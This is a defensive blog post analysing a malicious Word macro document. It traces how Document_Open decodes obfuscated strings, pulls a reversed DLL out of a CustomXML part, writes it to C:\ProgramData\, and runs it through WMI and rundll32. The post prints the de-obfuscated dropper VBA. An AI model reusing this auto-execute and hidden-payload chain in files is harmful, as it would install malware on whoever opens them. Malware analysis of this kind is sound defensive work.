[Macro] Analysis of a Document-Based Malware Sample
Summary
This post follows a single DOCM sample to answer four practical questions: where execution starts, how the obfuscated strings are decoded, where the real payload is stored inside the document, and how the final execution chain is assembled.
Reframed in the blog’s newer structure, the most defensible reading is that the sample starts from Document_Open(), extracts reversed PE data from CustomXML, writes it as a DLL-like payload, and launches it through a WMI-backed rundll32 chain.
This post is for defensive analysis and detection understanding. It does not provide malware files, weaponized exploit code, or procedures for unauthorized compromise.
Document Information
- Written on: 2023-04-08
- Verification date: 2026-04-16
- Document type: analysis
- Test environment: based on the original analysis record, Windows document-analysis environment, DOCM sample,
olevba, HxD, and OOXML internal file inspection - Test version: exact versions of
olevba, HxD, and Word/Office were not recorded - Sample identifier: SHA-256
014827baac8a836d570203d3ff88b22957dcedd1cc4eae49e4ac62334f4f4903 - Source quality: Microsoft Learn pages and tool-author documentation were preferred.
- Note: this revision reorganizes the original analysis notes and screenshots into the current template. The update focuses on source linkage and fact-vs-interpretation boundaries rather than rerunning the sample from scratch.
Problem Definition
The scope of this post is limited to four questions.
- Which routine actually runs first when the document is opened
- How the numeric-string obfuscation is decoded
- Where the payload is stored inside the document
- How the write-and-execute chain works from a dropper perspective
It does not attempt to fully reverse the final DLL, recover every post-execution behavior, or prove the full infrastructure behind the sample.
Verified Facts
- According to the official documentation, the Word VBA
Document_Openevent fires when the document is opened. Evidence: Document.Open event (Word) - According to the official documentation,
CustomXMLPartsrefers to the custom XML data store inside the document, and Open XML documents are ZIP packages made of multiple parts. Evidence: Document.CustomXMLParts property (Word), About the Open XML SDK for Office - According to the official documentation,
Win32_Process.Createcan create a new process andWin32_ProcessStartupstores startup options in the WMI flow. Evidence: Create method of the Win32_Process class, Win32_ProcessStartup class - According to the official documentation,
rundll32is used to load a DLL and invoke a specified entry point. Evidence: rundll32
Directly Confirmed Results
1. Macro entry point and main routine
- Result based on the original analysis record: extracting the macro with
olevbashowed that execution starts atDocument_Open(), which immediately callszwxcnxajcshyp.
Private Sub Document_Open()
    zwxcnxajcshyp True
End Sub
- Result based on the original analysis record: the main routine repeatedly used numeric string constants and
rrhzspxkphvvy, which strongly suggested a dedicated decode stage.
Const merrdjtosyhjjuraz = "166157191179213210202213196208167196215196191"
Const iujnoejlhsccsg = "218204209208202208215214157222204208211200213214210209196215204210209175200217200207160204208211200213214210209196215200224132191191145191213210210215191198204208217149"

pnjbsrngsgckjayoasd = tylkftcicrjxfvkh(ActiveDocument.CustomXMLParts(rrhzspxkphvvy(ichejlnhmywnfzndkdg)).SelectSingleNode("/").Text)
2. String decoding logic and recovered values
- Result based on the original analysis record:
rrhzspxkphvvysplit the input into 3-digit chunks and used them as keys into the dictionary created bysiudlfagynaqsgxowx. - Result based on the original analysis record: that routine recovered the following strings.
C:\ProgramData\
winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2
Win32_ProcessStartup
winmgmts:root\cimv2:Win32_Process
http://localhost/
- Keeping interpretation minimal, the readable flow was:
- Read hex-like content from CustomXML.
- Reassemble and write it under
C:\ProgramData\. - Build a WMI process-creation path.
- Invoke
rundll32 ... ,init.
3. Payload location inside the document
- Result based on the original analysis record: when the sample was treated as a ZIP package, a
customXml/item1.xml-style file contained hex data under thehttp://localhost/namespace.
<custom-xml-content xmlns="http://localhost/">hex value</custom-xml-content>
- Result based on the original analysis record: opening that extracted data in HxD revealed a reversed PE structure.

4. Final execution chain
- Result based on the original analysis record: rewriting the decoded main routine into a readable form produced the following flow.
pnjbsrngsgckjayoasd = tylkftcicrjxfvkh(ActiveDocument.CustomXMLParts("http://localhost/").SelectSingleNode("/").Text)
diowrynmsjektmzbl = lcjsxjbkldksstie
raeozmfjnymq "C:\ProgramData\" + diowrynmsjektmzbl, pnjbsrngsgckjayoasd, False

Set fhfcsnunstz = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set xydisndhrfnkrmnael = fhfcsnunstz.Get("Win32_ProcessStartup")
Set ieupzwunaig = xydisndhrfnkrmnael.SpawnInstance_
Set mpuduxzmupgceh = GetObject("winmgmts:root\cimv2:Win32_Process")
nvplchnzsnuzfpoy = "rundll32" + "C:\ProgramData\" + diowrynmsjektmzbl + ",init"
vdibilucsvcvqrqhgbyy = mpuduxzmupgceh.Create(nvplchnzsnuzfpoy, Null, ieupzwunaig, uyyuhnoffydfft)
- Result based on the original analysis record:
lcjsxjbkldksstiebehaved like a filename builder that combined a locale fragment, one digit, and a.dllsuffix.
Interpretation / Opinion
- Interpretation: this sample is best understood as a dropper-style document. The macro does not appear to contain the final payload logic itself; instead it extracts hidden PE data, writes it, and triggers execution.
- Interpretation:
http://localhost/is more convincingly read as a CustomXML namespace identifier than as a live network IOC. The important behavior here is payload storage inside OOXML, not outbound traffic. - Opinion: the combination of the filename builder and the
rundll32 ... ,initcommand makes the DLL interpretation the strongest one. Still, this post does not claim to have fully reversed the dropped DLL or itsinitexport.
Limits and Exceptions
- This revision is based on the original analysis record, so the exact
olevba, HxD, and Word/Office versions are missing. - The DLL conclusion is grounded in the filename-construction logic and the
rundll32invocation, but the dropped file itself is not fully reversed in this post. - This is a single sample identified by one SHA-256 hash and should not be generalized to every macro-based document malware family.
- Network behavior, persistence, and second-stage functionality are outside the scope of this write-up.
댓글남기기